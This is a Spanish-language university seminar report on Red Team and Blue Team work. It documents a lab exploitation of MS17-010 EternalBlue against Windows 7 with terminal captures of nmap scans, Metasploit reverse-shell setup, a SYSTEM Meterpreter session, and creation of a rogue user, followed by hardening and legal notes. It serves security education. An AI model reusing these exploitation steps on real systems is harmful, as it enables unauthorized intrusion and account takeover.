

Capacidades técnicas, legales y de gestión para equipos blue team y red team

Wilder Alfredo Arias Arias

Asesor

Luis Fernando Zambrano

Universidad Nacional Abierta y a Distancia UNAD

Escuela De Ciencias Basicas, Tecnologia E Ingenieria - Ecbti

Seminario Especializado: Equipos Estratégicos En Ciberseguridad: Red Team & Blue Team

2025

Resumen

El presente informe técnico expone el análisis, ejecución y reflexión final del seminario especializado “Equipos estratégicos en ciberseguridad: Red Team y Blue Team”, desarrollado a través de cinco etapas progresivas. En su conjunto, el trabajo permitió simular y documentar situaciones reales de ciberseguridad ofensiva y proponer medidas defensivas, identificando vulnerabilidades críticas, ejecutando pruebas de penetración controladas y diseñando y proponiendo estrategias de respuesta ante incidentes informáticos.

Durante el ejercicio, se evidenció una falla en el protocolo SMBv1 de un sistema Windows 7, explotada mediante la vulnerabilidad MS17-010 (EternalBlue), ampliamente documentada por Microsoft como una falla crítica en SMBv1 (Microsoft, 2024). Desde el enfoque del Red Team, se logró establecer una sesión remota, escalar privilegios y comprometer el sistema objetivo. Posteriormente, desde la perspectiva del Blue Team, se diseñaron acciones de contención, medidas de hardenización y estrategias de detección utilizando marcos de referencia como los CIS Controls (Center for Internet Security, 2021) y herramientas SIEM (IBM, 2024) y EDR (Microsoft, 2024).

El informe analiza las capacidades técnicas necesarias para ejecutar un proceso integral de seguridad ofensiva y defensiva, así como los aspectos legales y de gestión que deben acompañar estos procesos. Finalmente, se presentan conclusiones y recomendaciones orientadas a fortalecer los equipos especializados en ciberseguridad, enfatizando la importancia de la planificación, la automatización y la mejora continua como pilares fundamentales para proteger infraestructuras digitales modernas.

Palabras clave: Reconocimiento, Explotación, Privilegios, Contención, Ciberdefensa

Abstract

This technical report presents the analysis, execution, and final reflection of the specialized seminar “Strategic Teams in Cybersecurity: Red Team and Blue Team,” developed through five progressive stages. Collectively, the work enabled the simulation and documentation of real-world offensive cybersecurity scenarios and the proposal of defensive measures, identifying critical vulnerabilities, conducting controlled penetration tests, and designing and proposing incident response strategies.

During the exercise, a flaw in the SMBv1 protocol of a Windows 7 system was identified and exploited via the MS17-010 (EternalBlue) vulnerability, widely documented by Microsoft as a critical SMBv1 failure (Microsoft, 2024). From the Red Team perspective, a remote session was established, privileges were escalated, and the target system was compromised. Subsequently, from the Blue Team perspective, containment actions, hardening measures, and detection strategies were designed using frameworks such as CIS Controls (Center for Internet Security, 2021) and SIEM (IBM, 2024) and EDR (Microsoft, 2024) tools.

The report analyzes the technical capabilities required to execute a comprehensive offensive and defensive security process, as well as the legal and management aspects that must accompany these processes. Finally, it presents conclusions and recommendations aimed at strengthening specialized cybersecurity teams, emphasizing the importance of planning, automation, and continuous improvement as fundamental pillars to protect modern digital infrastructures.

Keywords: Reconnaissance, Exploitation, Privilege Escalation, Containment, Cyber Defense.

Tabla de Contenido

Introducción	6
Justificación	7
Objetivos.....	8
Objetivo General.....	8
Objetivos Específicos	8
Desarrollo del informe técnico.....	9
Configuración del Entorno de Laboratorio (Etapa 1).....	9
Simulación del Ataque – Ejecución del Red Team (Etapa 3)	9
Propuesta de Contención del Incidente – Respuesta del Blue Team (Etapa 4).....	10
Enlace Entre lo Técnico, lo Legal y la Gestión	10
Figuras.....	12
Figura 1	12
Figura 2	13
Figura 3	14
Figura 4	15
Figura 5	15
Figura 6	16
Figura 7	17
Figura 8	18
Figura 9	19
Figura 10	20
Figura 11	21

Conclusiones	22
Recomendaciones	23
Referencias Bibliográficas	24
Apéndices.....	28
Video Sustentación	28
Resultado de prueba anti-plagio	29
Glosario	30

Introducción

La ciberseguridad moderna exige una comprensión integral de las amenazas digitales y de las capacidades que deben desarrollar tanto los equipos ofensivos (Red Team) como los defensivos (Blue Team) para enfrentar escenarios reales de compromiso informático. Este informe técnico presenta el análisis y resultados obtenidos a lo largo del seminario especializado “Equipos estratégicos en ciberseguridad: Red Team y Blue Team”, abordando la ejecución de ataques simulados, la detección de vulnerabilidades, la contención de incidentes y la implementación de medidas correctivas y preventivas.

El desarrollo del seminario estuvo estructurado en cinco etapas secuenciales que permitieron construir, paso a paso, un entorno de laboratorio con enfoque práctico. A través de herramientas como Nmap, Metasploit, sistemas virtualizados y marcos de referencia como los CIS Controls (Center for Internet Security, 2021), ampliamente utilizados como marco para prácticas prioritarias de ciberseguridad, se logró evidenciar cómo una falla de seguridad puede ser explotada por un atacante, y cómo el equipo Blue Team debe actuar para contener el incidente, analizarlo, y reforzar la postura de seguridad.

El propósito de este informe es consolidar los hallazgos técnicos, legales y de gestión identificados durante el proceso formativo, y destacar las capacidades que deben poseer los profesionales encargados de proteger los activos de información en entornos cada vez más dinámicos, interconectados y expuestos a amenazas persistentes y sofisticadas.

Justificación

La elección de este tema responde a la necesidad de comprender de forma integral el papel que desempeñan los equipos Red Team y Blue Team en la ciberseguridad moderna. En un contexto donde las amenazas informáticas son cada vez más sofisticadas y persistentes, resulta esencial analizar las capacidades técnicas, legales y de gestión que estos equipos deben poseer para responder eficazmente a incidentes que pueden comprometer la integridad de infraestructuras críticas, servicios esenciales e información sensible.

La simulación de entornos reales de ataque y defensa en ciberseguridad, como se desarrolla en este trabajo, permite evidenciar brechas y oportunidades de mejora tanto a nivel técnico como organizacional. A pesar de la creciente relevancia del tema, aún existe una limitada producción académica local que aborde la formación y el desempeño de estos equipos de forma estructurada y aplicada. Por ello, este documento busca aportar una visión crítica y práctica que contribuya al fortalecimiento de capacidades estratégicas en la materia.

Finalmente, se justifica este trabajo por su potencial aporte tanto en el ámbito académico como profesional. Los hallazgos y reflexiones presentados pueden servir de base para futuras investigaciones, así como para la formulación de políticas, planes de capacitación y protocolos de respuesta que favorezcan una postura de ciberdefensa proactiva en organizaciones públicas y privadas.

Objetivos

Objetivo General

Analizar las capacidades técnicas, legales y de gestión requeridas por los equipos Red Team y Blue Team para la identificación, explotación, contención y respuesta efectiva ante vulnerabilidades de seguridad informática en entornos simulados, aplicando marcos de referencia y herramientas especializadas en ciberseguridad.

Objetivos Específicos

Evaluar el proceso de detección y explotación de una vulnerabilidad crítica en un sistema Windows mediante técnicas ofensivas propias del Red Team.

Documentar las acciones de contención, mitigación y recuperación aplicadas por el Blue Team, enfocadas en la protección de los activos comprometidos y la eliminación de accesos no autorizados.

Analizar el marco legal que regula las acciones en contextos de pruebas de penetración, la gestión de incidentes y la protección de la información digital.

Identificar herramientas y marcos normativos que fortalezcan la coordinación entre los equipos de respuesta, facilitando la automatización, la detección temprana y la mejora continua en la defensa de sistemas.

Desarrollo del informe técnico

Configuración del Entorno de Laboratorio (Etapa 1)

La primera fase del seminario se centró en la preparación del entorno de pruebas mediante el uso de VirtualBox y la instalación de máquinas virtuales que representaban tanto al equipo atacante como al equipo objetivo. Se configuró una red interna personalizada denominada RedLab, en la que se conectaron una máquina con Kali Linux (Red Team) y una máquina con Windows 7 Professional SP1 (equipo objetivo). Esta estructura permitió simular un entorno seguro para la ejecución de técnicas ofensivas y defensivas de ciberseguridad. (Ver Figura 1 y 2)

Simulación del Ataque – Ejecución del Red Team (Etapa 3)

Durante la Etapa 3 se llevó a cabo una prueba de intrusión contra la máquina Windows, con el objetivo de identificar y explotar vulnerabilidades activas. Utilizando herramientas como Nmap y Metasploit, se detectó que el sistema objetivo era vulnerable a la falla crítica MS17-010, relacionada con el protocolo SMBv1, una falla crítica documentada por Microsoft (Microsoft, 2024).

A través del módulo `exploit/windows/smb/ms17_010_eternalblue`, se logró establecer una sesión Meterpreter, herramienta integrada en Metasploit (Offensive Security, 2023) con privilegios NT AUTHORITY\SYSTEM, permitiendo ejecutar comandos remotos, crear usuarios y escalar privilegios.

Como prueba de concepto, se creó el usuario WilderArias, el cual fue agregado al grupo de administradores del sistema, demostrando el impacto potencial de un ataque no contenido (Ver Figuras de la 3 a la 11).

Propuesta de Contención del Incidente – Respuesta del Blue Team (Etapa 4)

Asumiendo el rol del Blue Team, se procedió a diseñar y documentar una respuesta al incidente detectado. Inicialmente, se identificaron las alertas clave, se planteó el aislamiento del sistema comprometido y se analizaron los accesos establecidos por el atacante. Luego, se propusieron acciones concretas de hardenización recomendadas en los CIS Benchmarks para sistemas Windows 7 (Center for Internet Security, 2017), tales como:

- Desactivación del protocolo SMBv1.
- Eliminación del usuario malicioso creado (WilderArias).
- Aplicación de parches de seguridad y actualizaciones.
- Revisión de logs y validación de integridad del sistema.

Adicionalmente, se incorporaron referencias a buenas prácticas del **Center for Internet Security (CIS)** y el uso de herramientas de monitoreo como SIEM (IBM, 2024), firewalls de nueva generación (Cisco, 2024) y EDR (Microsoft, 2024), como parte de una estrategia integral de defensa.


Enlace Entre lo Técnico, lo Legal y la Gestión

Más allá del componente técnico, el seminario permitió reflexionar sobre los aspectos legales involucrados en la práctica profesional de la ciberseguridad. Se destacó la necesidad de contar con acuerdos formales de pruebas, como el modelo planteado en el Anexo 3, así como el cumplimiento de normas éticas definidas por el COPNIA (Congreso de Colombia, 2003) (Ley 842 de 2003) en el contexto colombiano.

Desde la gestión, se evidenció que una operación efectiva de ciberseguridad requiere no solo conocimientos técnicos, sino también capacidad de planificación, documentación, trabajo colaborativo y cumplimiento normativo.

Figuras

Figura 1



Configuración de red para interacción entre máquinas virtuales Kali Linux y Windows 7

Nota. Captura tomada desde VirtualBox que muestra la configuración tipo "Solo Anfitrión".

Fuente: Elaboración propia.

Figura 2

```

Kali [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

wilder@Kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f4:db:d6 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::a00:27ff:fe4:dbd6/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

wilder@Kali:~$ ping -c 4 192.168.56.101
ping: connect: La red es inaccesible

wilder@Kali:~$ sudo ip addr add 192.168.56.102/24 dev eth0
[sudo] contraseña para wilder:

wilder@Kali:~$ sudo ip link set eth0 up

wilder@Kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f4:db:d6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 scope global eth0
        valid_lft forever preferred_lft forever

wilder@Kali:~$ ping -c 4 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=128 time=1.05 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=128 time=0.613 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=128 time=0.826 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=128 time=10.1 ms

--- 192.168.56.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3047ms
rtt min/avg/max/mdev = 0.613/3.135/10.057/3.999 ms


wilder@Kali:~$

```

Resultados del escaneo Nmap desde Kali a Windows 7

Nota. El escaneo identifica puertos abiertos que permiten reconocer posibles vectores de ataque.

Fuente: Elaboración propia.

Figura 3

```
Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]-[~]
[user@parrot]-[~] $sudo nmap -sS -p 3389,5985,5986,135,445 -sV 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-05 20:19 UTC
Nmap scan report for 192.168.56.101
Host is up (0.00092s latency).
user@parrot:~$
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   closed ms-wbt-server
5985/tcp   closed wsman
5986/tcp   closed wsmans
MAC Address: 08:00:27:92:80:C0 (Oracle VirtualBox virtual NIC)
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.94 seconds
[user@parrot]-[~]
[user@parrot]-[~] $
```

Exploración con nmap para identificar IPs en la red del laboratorio

Nota. El atacante identifica la IP de la máquina víctima para iniciar la fase de reconocimiento.

Fuente: Elaboración propia.

Figura 4

```

Kali [Comando] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
wilder@Kali: ~
(wilder@Kali)~$ nmap --script smb-vuln-ms17-010 -p445 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 10:57 -05
Nmap scan report for 192.168.56.101
Host is up (0.00077s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:92:80:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_ smb-vuln-ms17-010:
|_ VULNERABLE:
|_ Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_ State: VULNERABLE
|_ Ids: CVE:CVE-2017-0143
|_ Risk factor: HIGH
|_ A critical remote code execution vulnerability exists in Microsoft SMBv1
|_ servers (ms17-010).
|_ Disclosure date: 2017-03-14
|_ References:
|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
Nmap done: 1 IP address (1 host up) scanned in 18.27 seconds

(wilder@Kali)~$ msfconsole
Metasploit tip: View missing module options with show missing

METASPLOIT CYBER MISSILE COMMAND V5
  
```

Ejecución del módulo EternalBlue con Metasploit Framework

Nota. Se explota la vulnerabilidad MS17-010 en el sistema Windows 7.

Fuente: Elaboración propia.

Figura 5

```

msf exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Cor
option
  
```

Identificación exploit

Nota. Se obtiene exploit del servicio SMB.

Fuente: Elaboración propia.

Figura 6

```

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > LHOST 194.168.56.102
[-] Unknown command: LHOST. Did you mean hosts? Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_eternalblue) > SET LHOST 194.168.56.102
[-] Unknown command: SET. Did you mean set? Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > PAYLOAD windows/x64/meterpreter/reverse_tcp
[-] Unknown command: PAYLOAD. Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.56.101:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nest
? ' was replaced with '*' in regular expression
[*] 192.168.56.101:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.101:445 - The target is vulnerable.
[*] 192.168.56.101:445 - Connecting to target for exploitation.
[*] 192.168.56.101:445 - Connection established for exploitation.
[*] 192.168.56.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.101:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.56.101:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.56.101:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.56.101:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.168.56.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.101:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.101:445 - Starting non-paged pool grooming
[*] 192.168.56.101:445 - Sending SMBv2 buffers
[*] 192.168.56.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.101:445 - Sending final SMBv2 buffers.
[*] 192.168.56.101:445 - Sending last fragment of exploit packet!
[*] 192.168.56.101:445 - Receiving response from exploit packet
[*] 192.168.56.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.101:445 - Sending egg to corrupted connection.
[*] 192.168.56.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:49160) at 2025-05-06 11:02:05 -0500
[*] 192.168.56.101:445 - -----WIN-----
[*] 192.168.56.101:445 - -----

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo

```

Verificación de privilegios del usuario comprometido

Nota. Se constata que se tienen permisos administrativos en el sistema atacado.

Fuente: Elaboración propia.

Figura 7

```

Kali [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

wilder@Kali: ~
Archivo Acciones Editar Vista Ayuda

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : PC202006
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_CO
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter > ps

Process List

PID  PPID  Name                Arch  Session  User
---  ---  ---                ---  ---      ---
0    0    [System Process]   x64   0        NT AUTHORITY\SYSTEM
4    0    System              x64   0        NT AUTHORITY\SYSTEM
288  4    smss.exe            x64   0        NT AUTHORITY\SYSTEM
324  504  svchost.exe         x64   0        NT AUTHORITY\Servicio de red
352  504  svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL
364  352  csrss.exe           x64   0        NT AUTHORITY\SYSTEM
412  352  wininit.exe         x64   0        NT AUTHORITY\SYSTEM
420  404  csrss.exe           x64   1        NT AUTHORITY\SYSTEM
460  404  winlogon.exe        x64   1        NT AUTHORITY\SYSTEM
504  412  services.exe       x64   0        NT AUTHORITY\SYSTEM
520  412  lsass.exe           x64   0        NT AUTHORITY\SYSTEM
528  412  lsm.exe             x64   0        NT AUTHORITY\SYSTEM
624  504  svchost.exe         x64   0        NT AUTHORITY\SYSTEM
688  504  VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM
756  504  svchost.exe         x64   0        NT AUTHORITY\Servicio de red
856  504  svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL
896  504  svchost.exe         x64   0        NT AUTHORITY\SYSTEM
932  504  svchost.exe         x64   0        NT AUTHORITY\SYSTEM
1148 504  spoolsv.exe         x64   0        NT AUTHORITY\SYSTEM
1180 504  svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL
1456 1848 VBoxTray.exe        x64   1        PC202006\usuario
1660 504  taskhost.exe        x64   1        PC202006\usuario
1776 896  dnm.exe             x64   1        PC202006\usuario
1848 1744 explorer.exe        x64   1        PC202006\usuario
1976 504  svchost.exe         x64   0        NT AUTHORITY\Servicio de red
2160 504  SearchIndexer.exe  x64   0        NT AUTHORITY\SYSTEM
2460 1848 cmd.exe             x64   1        PC202006\usuario
2468 420  conhost.exe         x64   1        PC202006\usuario
2836 504  svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL
2868 504  sppsvc.exe         x64   0        NT AUTHORITY\Servicio de red
2896 504  svchost.exe         x64   0        NT AUTHORITY\SYSTEM
2940 504  wmpnetwk.exe        x64   0        NT AUTHORITY\Servicio de red

meterpreter > execute -f cmd.exe -i -t

```

Ejecución remota cmd

Nota. Se ejecuta cmd remoto para la creación de usuario administrador.

Fuente: Elaboración propia.

Figura 8

```

Kali [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
wilder@Kali: ~
Archivo Acciones Editar Vista Ayuda
meterpreter > sysinfo
Computer      : PC202006
OS           : Windows 7 (6.1 Build 7601, Service Pack 1). Windows group defaults apply.
Architecture : x64
System Language : es_CO
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter  : x64/windows
meterpreter > ps

Process List
-----
PID      PPID     Name                Arch  Session  User
-----
0        0        [System Process]
4        0        System              x64   0
288      4        smss.exe            x64   0        NT AUTHORITY\SYSTEM      \SystemRoot\System32\smss.exe
324      504     svchost.exe         x64   0        NT AUTHORITY\Servicio de red
352      504     svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL
364      352     csrss.exe           x64   0        NT AUTHORITY\SYSTEM      C:\Windows\system32\csrss.exe
412      352     wininit.exe         x64   0        NT AUTHORITY\SYSTEM      C:\Windows\system32\wininit.exe
420      404     csrss.exe           x64   1        NT AUTHORITY\SYSTEM      C:\Windows\system32\csrss.exe
460      404     winlogon.exe        x64   1        NT AUTHORITY\SYSTEM      C:\Windows\system32\winlogon.exe
504      412     services.exe        x64   0        NT AUTHORITY\SYSTEM      C:\Windows\system32\services.exe
520      412     lsass.exe           x64   0        NT AUTHORITY\SYSTEM      C:\Windows\system32\lsass.exe
528      412     lsm.exe             x64   0        NT AUTHORITY\SYSTEM      C:\Windows\system32\lsm.exe
624      504     svchost.exe         x64   0        NT AUTHORITY\SYSTEM
688      504     VBoxService.exe    x64   0        NT AUTHORITY\SYSTEM      C:\Windows\System32\VBoxService.exe
756      504     svchost.exe         x64   0        NT AUTHORITY\Servicio de red
856      504     svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL
896      504     svchost.exe         x64   0        NT AUTHORITY\SYSTEM
932      504     svchost.exe         x64   0        NT AUTHORITY\SYSTEM
1148     504     spoolsv.exe         x64   0        NT AUTHORITY\SYSTEM      C:\Windows\System32\spoolsv.exe
1180     504     svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL
1456     1848    VBoxTray.exe        x64   1        PC202006\usuario        C:\Windows\System32\VBoxTray.exe
1660     504     taskhost.exe        x64   1        PC202006\usuario        C:\Windows\system32\taskhost.exe
1776     896     dwm.exe             x64   1        PC202006\usuario        C:\Windows\system32\Dwm.exe
1848     1744    explorer.exe        x64   1        PC202006\usuario        C:\Windows\Explorer.EXE
1976     504     svchost.exe         x64   0        NT AUTHORITY\Servicio de red
2160     504     SearchIndexer.exe   x64   0        NT AUTHORITY\SYSTEM
2460     1848    cmd.exe             x64   1        PC202006\usuario        C:\Windows\system32\cmd.exe
2468     420     conhost.exe         x64   1        PC202006\usuario        C:\Windows\system32\conhost.exe
2836     504     svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL
2868     504     sppsvc.exe          x64   0        NT AUTHORITY\Servicio de red
2896     504     svchost.exe         x64   0        NT AUTHORITY\SYSTEM
2940     504     wmpnetwk.exe        x64   0        NT AUTHORITY\Servicio de red

meterpreter > execute -f cmd.exe -i -t
Process 1748 created.
Channel 1 created.
Microsoft Windows [Versi#n 6.1.7601]

```

Conexión y ejecución cmd realizada

Nota. Se confirma ejecución y conexión cmd para creación de usuario.

Fuente: Elaboración propia.

Figura 9

```

Kali [Comiendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
wilder@Kali: ~
Archivo Acciones Editar Vista Ayuda
2460 1848 cmd.exe x64 1 PC202006\usuario C:\Windows\system32\cmd.exe
2468 420 conhost.exe x64 1 PC202006\usuario C:\Windows\system32\conhost.exe
2836 504 svchost.exe x64 0 NT AUTHORITY\SERVICIO LOCAL
2868 504 spssvc.exe x64 0 NT AUTHORITY\Servicio de red
2896 504 svchost.exe x64 0 NT AUTHORITY\SYSTEM
2940 504 wmpnetwk.exe x64 0 NT AUTHORITY\Servicio de red

meterpreter > execute -f cmd.exe -i -t
Process 1748 created.
Channel 1 created.
Microsoft Windows [Versi#n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>net user WilderArias 80249826
net user WilderArias 80249826
No se ha encontrado el nombre de usuario.

Puede obtener m#s ayuda con el comando NET HELPMSG 2221.

C:\Windows\system32>net user WilderArias 80249826 /add
net user WilderArias 80249826 /add
Se ha completado el comando correctamente.

